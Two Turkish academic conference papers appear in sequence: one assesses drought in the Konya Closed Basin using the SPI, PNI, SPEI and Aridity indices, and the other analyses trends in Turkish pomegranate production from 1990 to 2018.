DROUGHT EVALUATION OF KONYA CLOSED BASIN BY USING SPI, PNI, SPEI and AI
INDICES

Hüseyin Yıldırım DALKILIÇ

Dr. Öğr. Üyesi, Erzincan Binali Yıldırım Üniversitesi Mühendislik Fakültesi İnşaat Mühendisliği Bölümü, (Sorumlu Yazar)

Metin BAYÇINAR

Yüksek Lisans Öğrencisi, Erzincan Binali Yıldırım Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Anabilim Dalı

ÖZET

İklim insan yaşamını derinden etkileyen bir dizi olayı kapsamaktadır. Bu olayların, mekânsal ve istatistiksel analizler ile anlaşılması mümkün olmaktadır. Günümüzde bu olayların en önemlilerinden biri olan iklim değişikliği ve bu değişikliğin sonuçlarının etki faktörleri önemli bir gündem oluşturmaktadır. Kuraklık ise iklim değişikliğinin sonuçlarından biri olarak gösterilmektedir ve hem ekonomiye hem de doğaya olumsuz sonuçlar verebileceğinden dolayı çeşitli yöntemlerle incelenmesi önem arz etmektedir. Kuraklık, zamansal ve alansal dağılım, şiddet, süre ve ekonomik zarar gibi verdiği uzun vadeli etkiler nedeniyle büyük önem taşıyan doğal afetlerden biridir. Zaman içerisinde sırasıyla gözlenen meteorolojik, hidrolojik, tarımsal ve sosyoekonomik kuraklık süreçleri tüm hayatı olumsuz etkiler. Bu kuraklık süreçlerinin belirlenmesinde kullanılan indeksler ile kuraklığın temel özellikleri sayısal olarak ifade edilmektedir. Kuraklık ile mücadele ve tedbir için yönetim planları geliştirilmekte ve uygulanmaktadır. Yönetim planı kapsamında kuraklık analizi ve projeksiyonlarının yapılabilmesi adına kesintisiz uzun dönem hidrolojik ve meteorolojik veri setine ihtiyaç duyulmaktadır. Bu çalışmada, Meteoroloji Genel Müdürlüğü'ne bağlı, Konya Kapalı Havzası sınırları içerisinde bulunan Cihanbeyli, Karapınar, Çumra, Seydişehir, Kulu, Ereğli, Niğde, Karaman, Beyşehir ve Aksaray meteoroloji istasyonlarından 1981-2010 yılları arasındaki aylık sıcaklık, yağış verileri kullanılmış ve bu istasyonların bulunduğu bölgelerin kuraklık durumu ve kuraklığın iklim değişikliğine etkisi Standartlaştırılmış Yağış İndisi(SPI), Normalin Yüzdesi İndeksi(PNI), Aridite İndisi(AI) ve Standardize Yağış-Evopotranspirasyon İndeksi(SPEI) kullanılarak istatistiksel olarak hesaplanmış ve değerlendirilmiştir. Standartlaştırılmış Yağış İndisi(SPI), Normalin Yüzdesi İndeksi(PNI), Aridite İndisi(AI) ve Standardize Yağış-Evopotranspirasyon İndeksi(SPEI) indisleri karşılaştırıldığında ise tüm yıllar için kuraklık durumunun normal ve normale yakın sınıflarda olduğu gözlemlenmiştir.

Anahtar Kelimeler: Kuraklık, Standartlaştırılmış Yağış İndisi(SPI), Normalin Yüzdesi İndeksi(PNI), Aridite İndisi(AI), Standardize Yağış-Evopotranspirasyon İndeksi(SPEI), İklim Değişikliği

ABSTRACT

The climate includes a series of events that have a profound impact on human life. It is possible to understand these events with spatial and statistical analysis. Nowadays, climate change, which is one of the most important of these events, and the impact factors of the results of this change constitute an important agenda. Drought is shown as one of the consequences of climate change and it is important to examine it in various ways as it may have negative consequences for both economy and nature. Drought is one of the most important natural disasters due to its long-term effects such as temporal and spatial distribution, violence, duration and economic damage. The meteorological, hydrological, agricultural and socioeconomic drought processes observed in time, respectively, affect all life negatively. The indices used to determine these drought processes and the basic characteristics of drought are expressed numerically. Management plans are developed and implemented for combating drought and prevention. In order to carry out drought analysis and projections within the scope of the management plan, an uninterrupted long-term hydrological and meteorological data set is needed. In this study, monthly temperature, precipitation data between 1981 and 2010 from Cihanbeyli, Karapınar, Çumra, Seydişehir, Kulu, Ereğli, Niğde, Karaman, Beyşehir and Aksaray meteorological stations within the boundaries of Konya Closed Basin of the General Directorate of Meteorology were used in this study. The drought status of the stations where the stations are located and the impact of drought on climate change were calculated and evaluated statistically using Standardized Precipitation Index (SPI), Percentage of Normal Index (PNI), Aridity Index (AI) and Standardized Precipitation-Evopotranspiration Index (SPEI). When Standardized Precipitation Index (SPI), Percentage of Normal

Index (PNI), Aridity Index (AI) and Standardized Precipitation-Evapotranspiration Index (SPEI) indices were compared, it was observed that drought status was normal and near normal for all years.

Keywords: Drought, Standardized Precipitation Index (SPI), Percentage of Normal Index (PNI), Aridity Index (AI), Standardized Precipitation-Evapotranspiration Index (SPEI), Climate Change

1. GİRİŞ

Kuraklık, belirli bir bölgede yağışların normal veya ortalama düzeyin altında gerçekleşmesi sonucu; arazi, su kaynakları, zirai üretim sistemleri üzerinde aylar hatta yıllar boyunca sürebilen bir su eksikliğidir (Van Gölü Havzası Kuraklık Yönetim Planı Ön raporu, 2016). Kuraklık ile mücadele ve tedbir için yönetim planları geliştirilmekte ve uygulanmaktadır. Yönetim planı kapsamında kuraklık analizi ve projeksiyonlarının yapılabilmesi adına kesintisiz uzun dönem hidrolojik ve meteorolojik veri setine ihtiyaç duyulmaktadır. Ancak yer ve zamana bağlı olarak istasyonlardan elde edilen veri setlerinde eksiklikler gözlenebilmektedir. Bu durumda eksik verilerin tamamlanması yoluna gidilebilir. Kuraklık durumunun belirlenebilmesi için yağış ya da akış verisi tamamlama işlemi için literatürde çeşitli yöntemlere başvurulduğu görülmektedir. Bu yöntemlerle yapılan çalışmalara bakıldığında;

McKee vd. (1993)'ten beri Standart Yağış İndeksi (SPI) kuraklık çalışmalarında yaygın olarak kullanılmaya başlanmıştır. SPI sadece aylık yağış verisine ihtiyaç duyan ve oldukça kolay hesaplanabilen bir indekstir. Farklı zaman ölçekleri için hesaplanabilen SPI'nin bu çalışmada kullanılan zaman ölçeği 12 aydır. Bu indeksin çıktıları, aylık olarak kuraklık şiddetini ifade eden değerlerden oluştuğu için çalışmanın amacı olan kuraklık şiddetinin geçiş olasılıklarını hesaplamada kullanılması oldukça uygundur. Kadioğlu (2012), Türkiye'nin kuraklık geçmişine dikkat çekerek, gelecekte de kuraklığın artarak daha fazla tehlike oluşturmaya devam edeceğini ve gelecek nesiller için tehdit oluşturacağını vurgulamaktadır. (Türkeş vd., 2010) Çamalan vd.; SPEI-3 ve SPEI-12 aylık ölçeklerde mevcut durumda ve projeksiyonlarda Türkiye geneli kuraklık şiddet frekans olasılıklarının değişimlerini incelemişler ve projeksiyon dönemlerinde oluşum sıklıklarının bir üst kuraklık sınıfına doğru kayma eğilimi göstermesi öngörüldüğünü tespit etmişlerdir. (Kızılelma ve Karabulut, 2017) çalışmada, 1970-2014 yılları arasında Yozgat, Kayseri, Kırşehir, Kırıkkale ve Çorum meteoroloji istasyonlarından elde edilen yağış ve sıcaklık verileri kullanılarak, çalışma alanının iklim tipleri Thornthwaite ve Erinç iklim sınıflandırma yöntemiyle belirlenmiştir. Heristasyon için su bilançosu diyagramları hazırlanmış ve yorumlanmıştır. Daha sonra çalışma alanındaki istasyonların kuraklık durumu, Standardize Yağış (SPI), Normalin Yüzdesi İndeksi (PNI) ve Birleşmiş Milletler Çölleşme ile Savaşım Sözleşmesi kuraklık indisleriyle (AI) belirlenmiştir. Yukarıda belirtilen çalışmalarda da olduğu gibi bu çalışmada da kuraklık sınıfının belirlenebilmesi için çeşitli yöntemler kullanılmıştır. Girdi sayısının azlığı ve hesaplama kolaylığından dolayı bu çalışmada SPI, AI, PNI, SPEI indisleri seçilmiştir.

2. YÖNTEM

2.1. Standartlaştırılmış Yağış İndisi (SPI)

Kullanımı en yaygın kuraklık indeksi olan SPI farklı zaman ölçekleri için sadece yağışı temel alarak hesaplanan diğer meteorolojik girdileri göz ardı eden bir indekstir. Bu çalışmada kuraklığı temsil etmek üzere seçilen SPI kuraklığın yağışın zamansal değişkenliği tarafından kontrol edildiğini kabul etmektedir. SPI kuraklık indeksi;

$$SPI = (X - X_i) / \sigma_i \quad (1)$$

ile hesaplanmaktadır. Burada, X, belli bir zaman ölçeği için toplam yağışı (mm), X_i aynı periyot için ortalama yağışı (mm) ve σ ise yağışın standart sapmasını göstermektedir. SPI değerleri 1, 3, 6, 9, 12, 24 ve 48 aylık farklı zaman ölçekleri için hesaplanabilir. Ancak yağış verileri 12 ay ve daha kısa zaman dilimlerinde normal dağılıma uymayabileceğinden her bir yağış veri kümesi Gama olasılık dağılımı fonksiyonuna uydurulur. Bu olasılık dağılım fonksiyonu daha sonra standart normal dağılıma dönüştürülür. Negatif SPI değerleri eşik değer olarak seçilen ortalama yağışa göre yağış eksikliğini, pozitif SPI değerleri ise yağış fazlalığını göstermektedir. Kuraklık olayının şiddeti negatif SPI değerinin büyüklüğüne göre sınıflandırılır SPI metoduna göre yapılan sınıflandırma Tablo 1.'de verildiği gibidir (Paulo ve Pereira, 2007).

Tablo 1. SPI Metoduna Göre Yapılan Kuraklık Sınıflandırması.

SPI İNDİS DEĞERLERİ	SINIFLANDIRMA
2,0 ve fazla	OLAĞANÜSTÜ NEMLİ
1,60 ile 1,99	AŞIRI NEMLİ
1,30 ile 1,59	ÇOK NEMLİ
0,80 ile 1,29	ORTA NEMLİ
0,51 ile 0,79	HAFİF NEMLİ
0,50 ile -0,50	NORMAL CİVARI
-0,51 ile -0,79	HAFİF KURAK
-0,80 ile -1,29	ORTA KURAK
-1,30 ile -1,59	ŞİDDETLİ KURAK
-1,60 ile -1,99	ÇOK ŞİDDETLİ KURAK
-2,0 ve düşük	OLAĞANÜSTÜ KURAK

2.2. Normalin Yüzdesi İndeksi (PNI)

Normalin yüzdesi indeksi (PNI), esas olarak belirlenen zaman dilimi içinde yağış miktarının ortalamasına bölünmesiyle yüzdelik halinde elde edilir. PNI'nın hesaplanmasında yağışın 12 ay ve daha az periyotları da kullanılabilir(Willeke vd., 1994). PNI değeri,

PNI: Normalin Yüzdesi İndeksi

P: Aktüel yağış miktarı

$P_{i(ort)}$: Ortalama yağış miktarı, olarak belirtilirse PNI;

$$PNI = (P_i / P_{i(ort)}) \times 100 \quad (2)$$

Formülü ile hesaplanmaktadır. PNI değerleri dikkate alınarak yapılan bir kuraklık değerlendirmesinde indeksin sürekli olarak eşikten küçük olduğu zaman periyodu kurak dönem olarak tanımlanır. Eşiğin altına ilk düştüğü değer kuraklığın başlangıcı olarak kabul edilirken indeksin eşikten yükseldiği değer ise kuraklığın bitimi olarak değerlendirilir. Bu yöntemle kuraklık şiddeti, Tablo 2.'de görüldüğü gibi kategorilere göre sınıflandırılır.

Tablo 2. PNI Metoduna Göre Yapılan Kuraklık Sınıflandırması

PNI SINIFLARI	SINIF AÇIKLAMASI
>%75	NORMAL
%65-%75	HAFİF KURAK
%55-%65	ORTA KURAK
<%55	ŞİDDETLİ KURAK

2.3. Standardize Yağış-Evapotranspirasyon İndeksi(SPEI)

SPEI yağış ve potansiyel evapotranspirasyon (PET) arasındaki fark verisini kullanmaktadır. SPEI hesaplaması da SPI (Normalleştirilmiş Yağış İndeksi) gibi uzun dönemli gözlemlere uygun olasılık dağılımının tespit edilerek normal dağılıma dönüştürülmesini kapsar. SPI'de iki parametrelili gamma dağılımı uygulanmasına rağmen, SPEI'de üç parametrelili Log-logistic dağılımı kullanılır. SPEI hesaplamalarında Potansiyel Evapotranspirasyon (PET) Thorntwaite metodu (aylık ortalama sıcaklık) ile hesaplanmaktadır. Tam zaman serisi verisi gerektirmektedir. Yetersiz verinin bulunduğu yerlerde SPEI hesaplanması mümkün olmamaktadır. SPEI kuraklık sınıf değer aralıkları Tablo 3.'te verilmiştir.

Tablo 3. SPEI Metoduna Göre Yapılan Kuraklık Sınıflandırması.

SPEI	SINIFLANDIRMA
2,0 ve üzeri	AŞIRI NEMLİ
1,5-1,99	ÇOK NEMLİ
1,0-1,49	ORTA NEMLİ
0,0-0,99	HAFİF NEMLİ
0,0-(-0,99)	HAFİF KURAK
(-1,0)-(-1,49)	ORTA KURAK
(-1,5)-(-1,99)	ŞİDDETLİ KURAK
-2,0 ve alt	AŞIRI KURAK

2.4. Aridite İndisi(AI)

Çalışma alanındaki kurak alanları ve çölleşmeye eğilimlerinin ortaya konulabilmesi için Birleşmiş Milletler Çölleşme ile Savaşım Sözleşmesi'nin uygulanmasında temel alınan Aridite İndisi (AI) kullanılmıştır. Bu indis basit bir eşitlikle hesaplanır (Türkeş, 2005). Aridite İndisi'nde herhangi bir istasyonun yıllık toplam yağış miktarı, potansiyel evapotranspirasyonuna bölünür. Aridite indisinin hesaplanması şu formülle yapılır: $AI = P/PE$ Burada: P yıllık yağış toplamı, PE ise yıllık toplam potansiyel evapotranspirasyonu ifade etmektedir. İşlem sonucunda her istasyon için elde edilen değer Tablo 4'te belirtilen kuraklık indis aralıklarına bakılarak istasyonun iklim sınıfı belirlenir(UNCCD, 1995) (UNEP, 1993).

P, yağış toplamı(mm),

PET, potansiyel evapotranspirasyon(mm), olarak belirtilirse;

$$AI = P / PET$$

(3)

Formülü ile hesaplanır. AI yöntemine göre yapılan sınıflandırma Tablo 2.4.'te verilmiştir.

Tablo 4. UNEP-BMÇSS Aridite İndisi(AI) değerlerinin çölleşme değerlendirmesi açısından sınıflandırılması ve puanlanması.


SINIF	AI DEĞERLERİ	PUAN	SINIF AÇIKLAMASI
1	>2	1	AŞIRI NEMLİ
2	2-1	1,2	NEMLİ VE ÇOK NEMLİ
3	1-0,80	1,4	YARINEMLİ
4	0,80-0,65	1,6	NEMLİCE-YARI NEMLİ
5	0,65-0,50	1,8	KURAKÇA-YARI NEMLİ
6	<0,50	2	KURAK VE YARI KURAK

3. ÇALIŞMA ALANI ve VERİLER

Bu çalışma Orta Anadolu Bölgesi'nde $36^{\circ}51'' - 39^{\circ}29''$ enlemleri ile $31^{\circ}36'' - 34^{\circ}52''$ boylamları arasında bulunan ve ortalama 1000 m rakıma sahip Konya Kapalı Havzası'nda (KKH) yapılmıştır. Konya Kapalı Havzası 5.426.480 ha'lık yüz ölçümüne sahiptir ve bu değer yaklaşık olarak Türkiye yüz ölçümünün %7'sine tekamül etmektedir. Havza Türkiye'nin en büyük kapalı havzasıdır(Doğdu vd., 2007). Bu çalışmada kuraklık analizi yapmak için kullanılan meteorolojik veriler T.C. Meteoroloji Genel Müdürlüğü'nden temin edilmiştir. Tablo 5.'te Konya Kapalı Havzası'nın istasyon adları ve coğrafi konum bilgileri verilmiş olup, havzanın haritası ise Şekil 1.'de verilmiştir.


Tablo 5. Konya Kapalı Havzası'ndaki istasyonlar ve coğrafi konumları.

İSTASYON NO	İSTASYON ADI	İL	İLÇE	ENLEM	BOLAM	RAKIM
17191	Cihanbeyli	Konya	Cihanbeyli	38.650578	32.921860	973
17192	Aksaray	Aksaray	Merkez	38.3705	33.9987	970
17242	Beyşehir	Konya	Beyşehir	37.6777	31.7463	1141
17246	Karaman	Karaman	Merkez	37.1932	33.2202	1018
17248	Ereğli	Konya	Ereğli	37.5255	34.0485	1046
17250	Niğde	Niğde	Merkez	37.9587	34.6795	1211
17754	Kulu	Konya	Kulu	39.0788	33.0657	1005
17898	Seydişehir	Konya	Seydişehir	37.4267	31.8490	1129
17900	Çumra	Konya	Çumra	37.5658	32.7900	1014
17902	Karapınar	Konya	Karapınar	37.714722	33.526111	996


**Şekil 1.** Konya Kapalı Havzası Harita Gösterimi.

4. SONUÇ


Konya Kapalı Havzası için AI, SPI, SPEI ve PNI indisleri kullanılarak kuraklık durumu değerlendirilmiş ve ortaya çıkan sonuçlar Şekil 2., Şekil 3., Şekil 4. ve Şekil 5.'te gösterilmiştir. İndisler karşılaştırıldığında ise tüm yıllar için kuraklık durumunun normal ve normale yakın sınıflarda olduğu gözlemlenmiştir.




Şekil 2. Konya Kapalı Havzası'nın Aridite indisine göre kuraklık sınıflandırılması.



Şekil 3. Konya Kapalı Havzası'nın PNI indisine göre kuraklık sınıflandırılması.



Şekil 4. Konya Kapalı Havzası'nın SPI indisine göre kuraklık sınıflandırılması.



Şekil 5. Konya Kapalı Havzası'nın SPEI indisine göre kuraklık sınıflandırılması.

KAYNAKLAR

1. Doğdu, M.Ş., Toklu, M.M. ve Sağnak, C., (2007), “Konya Kapali Havzası’nda Yağış ve Yeraltı Suyu Seviyelerinin İrdelenmesi, 1. Türkiye İklim Değişikliği Kongresi.
2. Kadioğlu M., (2012).“Türkiye’de İklim Değişikliği Risk Yönetimi”, Çevre ve Şehircilik Bakanlığı, Türkiye’nin İklim Değişikliği II. Ulusal Bildiriminin Hazırlanması Projesi Yayını, 172ss., Ankara
3. Kızılelma, Y. ve Karabulut, M. (2017) “Yozgat ve Çevresinde Kuraklık Analizi”, 3. Uluslararası Bozok Sempozyumu, 242.
4. Paulo, A.A. and Pereira, L.S. (2007) “Prediction of SPI Drought Class Transitions Using Markov Chains”, Water Resources Management, 21(10), 1813-1827.
5. Türkeş, M. ve Tatlı, H. (2010) “Kuraklık ve Yağış Etkinliği İndislerinin Çölleşmenin Belirlenmesi, Nitelenmesi ve İzlenmesindeki Rolü” Çölleşme ile Mücadele Sempozyumu Bildiriler Kitabı, 245-263, Çorum.
6. Türkeş, M. (2005) “Orta Kızılırmak Bölümü Güney Kesiminin (Kapadokya Yöresi) İklimi ve Çölleşmeden Etkilenebilirliği”, Ege Coğrafya Dergisi, 14,73-97, İzmir.
7. UNCCD. (1995) “The United Nations Convention to Combat Desertification in those Countries Experiencing Serious Drought and/or Desertification, Particularly in Africa”, Text with Annexes, United Nations Environment Programme (UNEP), Geneva.
8. UNEP. (1993) “World Atlas of Desertification”, United Nations Environment Programme (UNEP), London.
9. “Van Gölü Havzası Kuraklık Yönetim Planı Raporları”, (2016-2018), Ankara: T.C. Tarım ve Orman Bakanlığı Su Yönetimi Genel Müdürlüğü, Taşkın ve Kuraklık Yönetimi Dairesi Başkanlığı.
10. Willeke, G., Hosking, J.R.M., Wallis, J.R. and Guttman, N.B. (1994) “The National Drought Atlas”, Institute for Water Resources Report.

TÜRKİYE’DE NAR ÜRETİMİNİN SON DÖNEMLERDEKİ GENEL ANALİZİ
GENERAL ANALYSIS OF POMEGRANATE PRODUCTION IN RECENT PERIODS IN TURKEY**Nihat KÜÇÜK**

Dr. Öğr. Üyesi. Harran Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, (Sorumlu Yazar)

Mustafa Hakkı AYDOĞDU

Doç. Dr. Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü

ÖZET

Nar, üreticilere sağladığı yüksek gelir ve insan sağlığına faydaları nedeniyle beş kıtada yetiştirilmektedir. Özellikle vitamin değeri ve doğal antioksidan olmasına bağlı olarak, dünya çapında nar meyvesine büyük ilgi gösterilmektedir. Dünyada 300 bin hektardan fazla tarım alanı nar ağacına tahsis edilmiş olup, küresel nar üretimi yaklaşık 3 milyon tondur. Başlıca nar üreticisi ülkeler sırasıyla Hindistan, İran, Türkiye, Çin ve ABD'dir. Bu beş ülke dünya toplam nar üretiminin yaklaşık % 76'sını karşılamaktadırlar. Bu çalışmanın amacı 1990 ile 2018 yılları arasında Türkiye’de nar üretim alanları, üretim miktarları ve verimde meydana gelen değişimlerin genel analizini yaparak, politika önerilerinde bulunmaktır. Bu kapsamda TÜİK verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye’de, 1990-2018 yılları arası meyve veren ve vermeyen ağaç sayısının yıl ortalaması 7.5 milyondur. 1990 yılında 2.11 milyon olan meyve veren nar ağacı sayısı, artan bir seyir izleyerek 2018 yılında 13.57 milyona ulaşmıştır. Araştırılan dönemin yıl ortalaması 5.2 milyon meyve veren ağaç olup, 1990-2018 periyodunu kapsayan 28 yıllık süreçteki artış oranı %543'tür. Meyve vermeyen ağaçların meyve veren ağaçlara oranının anılan dönem ortalaması %43.7 olup, bu oran nar ekim alanlarının giderek yaygınlaşmakta olduğunu göstermektedir. 1990 yılında 50 bin ton olan toplam üretim miktarı, 2018 yılında 537.8 bin tona yükselmiştir. Anılan dönemin yıllık ortalama üretim miktarı ise 161.9 bin ton olmuştur. Üretim miktarı başlangıç yılına göre %976 oranında artmıştır. Meyve veren ağaç başına verimin anılan dönem ortalaması ise yaklaşık 28 kg'dır. Yapılan trend analizlerinde, nar üretim alanlarında dalgalı artışların yaşanacağı ve buna bağlı olarak üretim miktarının da artacağı öngörülmektedir. Meyve veren ağaç başına verimin de artarak devam edeceği değerlendirilmektedir. Türkiye'nin dünya piyasalarında rekabetçiliğini yükseltebilmesi için, fiyat ve kalite avantajı sağlaması gerekmektedir. Bu araştırma, nar işleme endüstrisine ve politika belirleyicilere faydalı veriler sunmaktadır.

Anahtar Kelimeler: Nar, Üretim alanları, Üretim miktarı, Verim, Türkiye**ABSTRACT**

Pomegranate is grown on five continents due to the high income it provides to producers and its benefits to human health. Particularly due to the vitamin value and the natural antioxidant, pomegranate fruit has great interest worldwide. More than 300 thousand hectares of agricultural area in the world has been allocated to pomegranate tree and global pomegranate fruit production is approximately 3 million tons. Major pomegranate producing countries respectively are India, Iran, Turkey, China and the United States. The aim of this research to evaluate the general analysis of the changes that occur in pomegranate production areas, production amounts, yields, and make suggestions based on for the years of 1990 and 2018 in Turkey. In this context, TUIK data, related sector reports and other studies were utilized. In Turkey, the average number was 7.5 million between the years of 1990-2018 year of fruiting and non-fruit trees. The number of fruiting pomegranate trees, which was 2.11 million in 1990, increased to 13.57 million in 2018, following a steadily increasing trend. The average year of the researched period is 5.2 million fruit trees, and the rate of increase is 543% in the 28-year period between 1990 and 2018. The ratio of non-fruit trees to fruit trees was 43.7%, indicating that pomegranate cultivation areas are becoming increasingly widespread. The total production amount, which was 50 thousand tons in 1990, increased to 537.8 thousand tons in 2018. The average annual production amount of the researched period was 161.9 thousand tons. The production quantity increased by 976% compared to the beginning year. The average period of fruit yield per tree is about 28 kg. In the trend analysis, it is predicted that there will be fluctuating increases in the pomegranate production areas and the production amount will increase accordingly. It is considered that the yield per fruit-bearing tree will continue to increase. Turkey

required to provide quality and price advantage to increase its competitiveness in the world market. This research provides useful data to the pomegranate processing industry and policy makers.


Keywords: Pomegranate, Production areas, Production quantity, Yield, Turkey.

GİRİŞ


Nar, üreticilere sağladığı yüksek gelir ve insan sağlığına faydaları nedeniyle beş kıtada yetiştirilmektedir. Özellikle vitamin değeri ve doğal antioksidan olmasına bağlı olarak, dünya çapında nar meyvesine büyük ilgi gösterilmektedir. Dünyada 300 bin hektardan fazla tarım alanı nar ağacına tahsis edilmiş olup, küresel nar üretimi yaklaşık 3 milyon tondur. Başlıca nar üreticisi ülkeler sırasıyla Hindistan, İran, Türkiye, Çin ve ABD'dir (Melgarejo-Sanchez et al, 2015).Tropik ve subtropik iklim meyvesi olarak bilinmekle birlikte sıcak ve ılıman iklim bölgelerinde de sınırlı bir şekilde yetişebilen narın dünyada ve ülkemizdeki üretim ve tüketim miktarı her geçen gün artmaktadır. Nar bitkisinde en iyi gelişme, kuru ve sıcak hava koşullarına karşılık, derin geçirgen nemli ve serin topraklarda görülmektedir. Ancak, silisli, çakıllı, kumlu, kireçli, killi ve ağır killi gibi çeşitli toprak tiplerinde de nar yetiştiriciliği yapılabilmektedir (Şahin, 2013).Dünyada tüketicilerin giderek artan sağlıklı beslenme endişeleri nedeniyle, artan talebe bağlı olarak fonksiyonel gıdalar ve bu gıdaların fonksiyonel bileşenleri üzerine yapılan çalışmalar da artmakta olup, narın fonksiyonel gıdalar sınıfında yer alan bir meyve olduğu belirtilmektedir. Sağlık açısından önleyici ve düzenleyici özellikleri nedeniyle nar, tıbbi bitki olarak ilaç endüstrisi için de önemli bir hammadde durumundadır (Şahin, 2013). Türkiye, nar üretimi bakımından önemli bir konumda olup, son yıllarda yetiştirme tekniği, gıda teknolojisi, depolama ve taşıma alanlarında görülen gelişmelerden dolayı narla birlikte birçok meyve türü daha çok tanınmaya ve yetiştiriciliklerine daha fazla önem verilmeye başlanmıştır (Şimşek ve İkinci, 2017). Daha çok taze olarak tüketilen nar, ilaç ve boya yapımında, nar pekmezi ve narekşisi, nar suyu konsantresi, meyve suyu, sirke,sitrik asit, hayvan yemi, çekirdeklerinden bitkisel yağ üretimi, çeşitli içkilerde ferahlatıcı bir katkı maddesi olarak değerlendirilmesinin yanı sıra, çeşitli endüstri kollarında da değerlendirilebilmektedir (Mavlyanov ve ark., 1997;Vardin, 2000; Gündoğdu ve ark., 2010; İkinci ve Kılıç, 2016; Şimşek ve İkinci, 2017).Bu çalışmanın amacı 1990 ile 2018 yılları arasında Türkiye’de nar üretim alanları, üretim miktarları ve verimde meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır.

ARAŞTIRMA VE BULGULAR


Bu kapsamda TÜİK verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır (TÜİK, 2019). Türkiye’de, 1990-2018 yılları arası meyve veren ve vermeyen ağaç sayısının yıl ortalaması 7.5 milyondur. 1990 yılında toplam nar ağacı sayısı 2.57 milyon adet iken, 2014 yılına kadar düzenli artan oranda büyüme göstererek 17.8 milyona ulaşmış, daha sonra azalan bir eğimle 2018 yılında 16.2 milyon olmuştur. Yıllara göre değişim Şekil 1’de yer almaktadır.




1990 yılında 2.11 milyon olan meyve veren nar ağacı sayısı, farklı hızlarda artan bir seyir izleyerek 2018 yılında 13.57 milyona ulaşmıştır. Araştırılan dönemin yıl ortalaması 5.2 milyon meyve veren ağaç olup, 1990-2018 periyodunu kapsayan 28 yıllık süreçteki artış oranı %543'tür. Yıllara göre değişim miktarı şekil 2'de yer almaktadır. Diğer taraftan 1990 yılında toplam nar ağaç sayısı içinde meyve vermeyen ağaçların, meyve veren ağaca oranı %22 iken, araştırılan dönem içinde artış göstermiştir. Meyve vermeyen ağaçların meyve veren ağaçlara oranının anılan dönem ortalaması %43.7 olup, bu oran nar ekim alanlarının giderek yaygınlaşmakta olduğunu göstermektedir. Yıllara göre değişimin grafiği şekil 3'de yer almaktadır. 1990 yılında 50 bin ton olan toplam üretim miktarı, 2018 yılında 537.8 bin tona yükselmiştir. Anılan dönemin yıllık ortalama üretim miktarı ise 161.9 bin ton olmuştur. Üretim miktarı başlangıç yılına göre %976 oranında artmıştır. Yıllara göre değişim miktarı şekil 4'de yer almaktadır.



Şekil 2. Türkiye'de 1990-2018 yılları arası meyve veren nar ağacı sayısının değişimi




Şekil 3. Türkiye'de 1990-2018 yılları arası meyve vermeyen nar ağacı sayısının meyve veren nar ağacı sayısına oranının değişimi



Şekil 4. Türkiye’de 1990-2018 yılları arası nar üretim miktarının değişimi

1990 yılında meyve veren ağaç başına ortalama verim 23.7 kg iken, araştırılan dönem boyunca dalgalı bir artan seyir izlemiş olup, 2018 yılında verim 39.6 kg’a yükselmiştir. Bu verim artışında kaliteli fidanın ve gelişen tarım teknolojileriyle, eğitimin etkili olduğu değerlendirilmektedir. Meyve veren ağaç başına verimin anılan dönem ortalaması ise yaklaşık 28 kg’dır. Meyve veren ağaç başına verimin yıllara göre değişimi şekil 5’de yer almaktadır.



Şekil 5. Türkiye’de 1990-2018 yılları arası meyve veren nar ağacı başına verim miktarının değişimi

SONUÇ

Günümüzde kitle iletişim araçlarının yaygınlaşmasıyla, tüketicilerin sağlıklı gıda ile ilgili endişeleri ve farkındalıkları artmış ve tüketiciler sağlık açısından faydalı gıdalar tüketmeye daha fazla özen göstermeye başlamışlardır. Bu özelliğinden dolayı narın küresel olarak talebi de artmaya başlamış ve ihracat açısından önemli bir zirai ürün haline gelmeye başlamıştır. Ülkemizin pek çok yöresi nar yetiştiriciliğine uygun olduğundan, Avrupa ve Arap ülkeleri başta olmak üzere, diğer ülkelere de nar ve nar ürünleri ihracatı yapılabileceği değerlendirilmektedir. Ülkemizde nar üretim miktarına kıyasla, nar suyu üretimi yetersizdir. Bunun en önemli nedeni ise endüstriyel işlemeye elverişli nitelikte, miktarda ve fiyatta hammadde temin edilememesidir. Genel olarak, sofralarımızda yeterli miktarda nar suyu bulundurabilmek için, endüstrinin işleme kapasitesini karşılayacak kadar düşük maliyetli hammadde temin edilmesi gerekmektedir (Şimşek ve İkinci, 2017). FAO verilerine göre Türkiye, dünyada yaş

meyve üretim miktarı açısından beşinci sırada iken, dünya yaş meyve ihracatında ise 15. sıradadır (Ekonomi Bakanlığı, 2017).

Yapılan trend analizlerinde, nar üretim alanlarında dalgalı artışların yaşanacağı ve buna bağlı olarak üretim miktarının da artacağı öngörülmektedir. Meyve veren ağaç başına verimin de artarak devam edeceği değerlendirilmektedir. Türkiye, dünya nar üretim miktarında üçüncü sıradadır. Türkiye'nin uluslararası pazarlarda rekabet gücünü artırabilmesi için, nar üretim maliyetlerini düşürerek fiyat avantajı sağlamasının yanı sıra meyve kalite standartlarını da yükseltmesi gerekmektedir. Bu araştırma, nar işleme endüstrisine ve tarımsal politika belirleyicilerine faydalı veriler sunmaktadır.

KAYNAKÇA

- Ekonomi Bakanlığı, 2017. Sektör Raporları. Yaş sebze ve Meyve Sektörü https://ticaret.gov.tr/data/5b8700a513b8761450e18d81/Yas_Meyve_ve_Sebze.pdf (Erişim Tarihi: 28.12.2019)
- Gündoğdu, M., Yılmaz, H., Şensoy, R. İ. G., Gündoğdu, Ö., 2010. Şirvan (Siirt) Yöresinde Yetiştirilen Narların Pomolojik Özellikleri. *Yüzüncü Yıl Üniversitesi Tarım Bilimleri Dergisi*, 20: 138-143.
- İkinci, A. ve Kılıç, M. E. 2016. Siverek (Şanlıurfa) Yöresinde Yetiştirilen Yerel Nar (*Punicagranatum L.*) Genotiplerinin Bazı Pomolojik ve Kimyasal Özellikleri. *Yüzüncü Yıl Üniversitesi Tarım Bilimleri Dergisi*, 26 (4): 556-562.
- Mavlyanov, S. M., Islambekov, S. Y., Karimdzhanov, A. K., Ismailov, A. I. 1997. Polyphenols of Pomegranate Peels Show Marked Antitumor and Antiviral Action. *Khim Priroda*, 33: 124-126.
